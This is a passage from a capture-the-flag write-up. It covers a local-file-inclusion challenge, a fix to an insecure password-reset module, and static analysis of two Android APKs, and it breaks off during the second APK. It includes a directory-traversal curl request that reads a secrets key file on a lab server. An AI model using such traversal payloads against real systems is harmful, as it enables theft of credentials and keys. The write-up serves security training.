

Fig.44: - Sc-01(Enumerating_The_Running_Process)

KEY_FILE=/run/secrets/sc-01.key

FLAG=TDHCTF{___flag____ }

NODE_ENV=production

This reveals two critical pieces of information:

- The FLAG is stored as an **environment variable**
- The KEY file path is **/run/secrets/sc-01.key**

Extracting the Key

Step 6: Accessing the Key File

Using the discovered path, the key file was downloaded using LFI:

curl http://10.60.0.224:5101/download?file=../../../../run/secrets/sc-01.key

This successfully returned the key, completing the objective of retrieving protected data.



Fig.45:- Sc-01(Found_Key)

Root Cause Analysis

The vulnerability exists because:

- User input from the file parameter is not properly validated
- Directory traversal sequences (../) are allowed
- The application reads files directly from the filesystem

Conclusion

This challenge demonstrates a classic Local File Inclusion vulnerability caused by improper input validation on a file download endpoint. By carefully analyzing the application behavior, identifying the vulnerable endpoint, and leveraging directory traversal, sensitive system files, environment variables, the key, and the final flag were successfully extracted.

Tapas Prajapati
tapasprajapati022@gmail.com

SC 02 – Resetpass | Medium – 250 pts



Fig.46: - sc 02 resetpass question

This challenge simulates a secure banking portal where access to a Mint badge is locked due to an insecure password reset implementation.

The goal of the challenge was not to exploit the application, but to fix the insecure reset flow so that it meets security requirements. Once the reset flow is secured, the system unlocks a session key, which is then used to retrieve the flag.

Step 1: Access the Target Application

I started by opening the given target URL in the browser:

http://10.60.0.224:5102/

After accessing this URL, I was redirected to the main page of the application:

SECURE BANKING TERMINAL // CLASSIFIED ACCESS

Tapas Prajapati
tapasprajapati022@gmail.com



Fig.47:- Sc-02(Dashboard)

Mint Access Badge Portal

The page displayed the mission briefing and objectives related to securing a password reset flow.

Step 2: Review the Objective

From the main page, the objective was clearly stated:

1. Secure the reset flow by fixing vulnerabilities in **src/security/reset.js**
2. Retrieve the KEY from **/mint/key**
3. Use the KEY to retrieve the FLAG **from /mint/flag?key=YOUR_KEY**

This confirmed that the challenge required code fixing, not exploitation.

Step 3: Check the Key Endpoint

Before making any changes, I manually checked the key endpoint:

http://10.60.0.224:5102/mint/key

The response was:

Mint lockdown status: **Locked (reset insecure)**

This showed that the system was intentionally locked because the password reset implementation was insecure.

Tapas Prajapati
tapasprajapati022@gmail.com

Step 4: Inspect the Main Page Source Code

Next, I viewed the page source of the main dashboard to look for hints.

Inside the HTML comments, I found the following message:

<!-- To fix the code, you'll need to access the editor. Look for /editor -->

This indicated that the application provided an internal editor to fix the vulnerable code.



Fig.48: - Sc-02(Finding_Hint_on_Source_code)

Step 5: Access the Code Editor

I navigated to the editor using the discovered path:

http://10.60.0.224:5102/editor

This opened a web-based code editor that allowed modification of the backend source files.



Fig.49: - Sc-02(Access_Code_Editor)

Step 6: Locate the Vulnerable File

Inside the editor, I located the vulnerable file:

src/security/reset.js

This file contained an intentionally insecure password reset implementation, along with comments describing the security requirements that must be met.

Step 7: Fix the Vulnerabilities

I rewrote the password reset logic to make it secure. The following improvements were applied:

- Generated strong reset tokens using cryptographic randomness
- Stored only hashed versions of tokens, not plaintext
- Enforced a 15-minute token expiration
- Ensured tokens could be used only once
- Used constant-time comparison to prevent timing attacks
- Returned the same response message for valid and invalid emails to prevent user enumeration

After applying these changes, I saved the updated code in the editor.

Code:

```
const crypto = require("crypto");
const { getUserByEmail } = require("../storage/users");
// In-memory reset store keyed by tokenHash
// value: { email, expiresAt, used }
const RESET_STORE = new Map();
const RESET_TTL_MS = 15 * 60 * 1000; // 15 minutes
function generateToken() {
  // 64 hex chars
  return crypto.randomBytes(32).toString("hex");
}
function hashToken(token) {
  return crypto.createHash("sha256").update(token).digest();
```

```
}
async function forgotPassword(email) {
  const user = getUserByEmail(email);
  // Always return the SAME message (no enumeration)
  const message = "If the account exists, reset instructions have been issued.";
  // If user does not exist, do nothing else
  if (!user) {
    return { message };
  }
  const rawToken = generateToken();
  const tokenHashBuf = hashToken(rawToken);
  const tokenHashHex = tokenHashBuf.toString("hex");
  RESET_STORE.set(tokenHashHex, {
    email: user.email,
    expiresAt: Date.now() + RESET_TTL_MS,
    used: false
  });
  // For CTF testing only: return token
  return { message, token: rawToken };
}
async function resetPassword(token, newPassword) {
  if (typeof token !== "string") {
    return { ok: false, error: "Invalid token" };
  }
  const providedHash = hashToken(token);
  // Look up matching token using constant-time comparison
  let recordKey = null;
  let record = null;
  for (const [key, value] of RESET_STORE.entries()) {
    const keyBuf = Buffer.from(key, "hex");
    if (
      keyBuf.length === providedHash.length &&
```

```
      crypto.timingSafeEqual(keyBuf, providedHash)
    ) {
      recordKey = key;
      record = value;
      break;
    }
  }
  if (!record) {
    return { ok: false, error: "Invalid token" };
  }
  if (record.used) {
    return { ok: false, error: "Token already used" };
  }
  if (Date.now() > record.expiresAt) {
    RESET_STORE.delete(recordKey);
    return { ok: false, error: "Token expired" };
  }
  if (typeof newPassword !== "string" || newPassword.length < 6) {
    return { ok: false, error: "Weak password" };
  }
  // One-time use enforced
  record.used = true;
  RESET_STORE.delete(recordKey);
  return { ok: true, email: record.email };
}
module.exports = { forgotPassword, resetPassword, RESET_STORE };
```

Step 8: Verify Security Status

Once the secure code was saved, the application automatically revalidated the reset flow.

I revisited the key endpoint:

http://10.60.0.224:5102/mint/key

This time, the Mint lockdown was removed and a valid KEY was returned.



Fig.50: - Sc-02(Found_Key)

Step 9: Retrieve the Flag

Using the obtained key, I accessed the flag endpoint:

http://10.60.0.224:5102/mint/flag?key=YOUR_KEY

The flag was successfully displayed, completing the challenge.



Fig.51:- Sc-02(Found_Flag)

Conclusion

This challenge demonstrated that insecure password reset mechanisms can completely block system access. The correct solution was to secure the reset flow rather than exploit it.

By implementing industry-standard security practices, the Mint badge was unlocked and the flag was retrieved successfully.

Tapas Prajapati
tapasprajapati022@gmail.com

Mobile

Mob 01 | Easy – 100 pts



Fig.52: - mob 01 question

In this challenge, we are given an Android application extracted from a cloud backup of an operative's phone. The objective is to analyse the APK, identify insecure storage or authentication logic, and recover the flag.

The challenge focuses on Android static analysis and client-side security weaknesses.

Tools Used

- apktool
- strings
- grep
- jadx (for verification)

Step 1: Extracting the APK

The first step was to extract the APK so its internal files could be inspected.

apktool d mob-01.apk

cd mob-01

After extraction, the following important files and folders were observed:

- Multiple DEX files (classes.dex, classes2.dex, etc.)
- assets/ directory
- AndroidManifest.xml



Fig.53: - Mob-01(Decompile_Apk)

Step 2: Searching for Hardcoded Information

To quickly check for embedded secrets, all DEX files were scanned using strings.

strings classes*.dex | grep TDHCTF

This immediately returned the flag:

TDHCTF{__flag__ }

This confirmed that sensitive data was directly present in the application bytecode.



Fig.54: - Mob-01(Searching_Flag)

Step 3: Inspecting the Assets Directory

Since Android applications often store configuration data in assets, the assets/ folder was examined next.

cd assets

cat config.txt

The file contained:

7429-PROFESSOR

This strongly indicated that the application stores authentication information locally in plaintext.

- 7429 appears to be the notes PIN
- PROFESSOR appears to be an associated identifier or role

This means the app trusts local data instead of securely validating it.

Step 4: Searching for Additional Keys

To ensure no additional secrets were present, the DEX files were searched for long hexadecimal values that could represent a key.

strings classes*.dex | grep -E '\b[a-f0-9]{64}\b'

This revealed the Key Value.

To identify where it exists, the following command was used:

for f in classes*.dex; do

strings -t x "$f" | grep Key_Value && echo "^^ in $f"

done

Fig.55: - Mob-01(Searching_Keys)

Step 6: Root Cause of the Vulnerability

The application suffers from insecure client-side storage:

- Sensitive values are embedded directly in the APK
- No encryption or secure storage mechanism is used
- Secrets can be extracted using basic static analysis tools

This allows anyone with access to the APK to retrieve internal values and bypass intended protections.

Conclusion

This challenge demonstrates how insecure storage of sensitive information inside an Android application can lead to full compromise. By extracting the APK and performing static analysis, both the flag and internal key material were recovered without executing the application.

Tapas Prajapati
tapasprajapati022@gmail.com

Mob 02 | Hard – 500 pts



Fig.56: - mob 02 question

The challenge provides an Android application described as a "Safety App". According to the story, this app secretly tracks users and communicates with a hidden command server.

Our goal is to analyse the APK, identify how it protects sensitive data, and recover the hidden flag.

This challenge can be solved completely through static analysis, without running the application.

Tools Used

- apktool
- grep
- Smali code inspection
- Text editor(kate)

Step 1: Decompiling the APK

The first step was to decompile the APK to inspect its internal files:

apktool d mob-02.apk

This generated a decompiled directory containing:

- AndroidManifest.xml
- Multiple smali_classes folders
- Resource and configuration files

The presence of many smali folders indicates the app was built using Kotlin.



Fig.57: - Mob-02(Decompile_Apk)

Step 2: Identifying the Application Package

From AndroidManifest.xml, the application package name was identified:

package="**com.tdhctf.mob02"**

knowing the package name helps locate the correct smali files related to the app's logic.



Fig.58: - Mob-02(View_AndroidManifest.xml)

Step 3: Searching for Network or Hardcoded Data

Initial searches for hardcoded URLs returned no useful results.
This suggested that the important logic was likely hidden or obfuscated, possibly inside a crypto-related module.

To continue, the smali directories were searched for folders related to security or encryption.



Fig.59: - Mob-02(Searching_Network_Hardcoded_Data)

Step 4: Locating Cryptographic Code

Inside the following directory, several interesting files were found:

